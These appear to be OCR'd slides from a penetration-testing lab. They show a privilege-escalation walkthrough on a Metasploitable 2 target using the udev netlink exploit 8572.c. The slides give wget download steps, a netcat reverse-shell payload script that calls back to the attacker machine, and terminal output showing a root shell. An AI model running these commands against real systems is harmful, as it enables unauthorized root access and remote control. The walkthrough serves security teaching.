 *   when a device is removed.  A bit cleaner and reliable as long as your
 *   distro ships that rule file.
 *
 *   Tested on Gentoo, Intrepid, and Jaunty.
 *
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */
```

Exploit Process

- On Kali
  - **ln -s /usr/share/exploitdb/platforms/linux/local/ /var/www/html/**
- On Metasploitable 2
  - **cd /tmp**
  - **wget http://172.16.1.188/local/8572.c**
  - **gcc -o 8572 8572.c**

Exploit Process

- On Kali
  - **nano /var/www/html/run**
    - **#!/bin/bash**
    - **nc 172.16.1.188 12345 -e /bin/bash**
  - **nc -lvp 12345**

Exploit Process

- On Metasploitable 2
  - **cd /tmp**
  - **wget http://172.16.1.188/run**


Exploit Process

- On Metasploitable 2
  - **cat /proc/net/netlink**
  - **ps aux | grep udev**
  - **./8572 2738**

Exploit Process

- **gcc** must be installed on target Linux system
- Put 8572**.c** in **/var/www/html** on Kali
- Download it to target system with wget
- Compile there and run

Escalation


root@kali: ~
File Edit View Search Terminal Help
df5e3a00 15 2738 00000001 0 0 00000000 2
dd878200 16 0 00000000 0 0 00000000 2
df5fa800 18 0 00000000 0 0 00000000 2
ps aux | grep udev
root 2739 0.0 0.1 2092 636 ? S<s Aug17 0:00 /sbin/udevd --daemon
./exploit 2738
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
172.16.1.190: inverse host lookup failed: Unknown host
connect to [172.16.1.188] from (UNKNOWN) [172.16.1.190] 47509
whoami
root


Kahoot!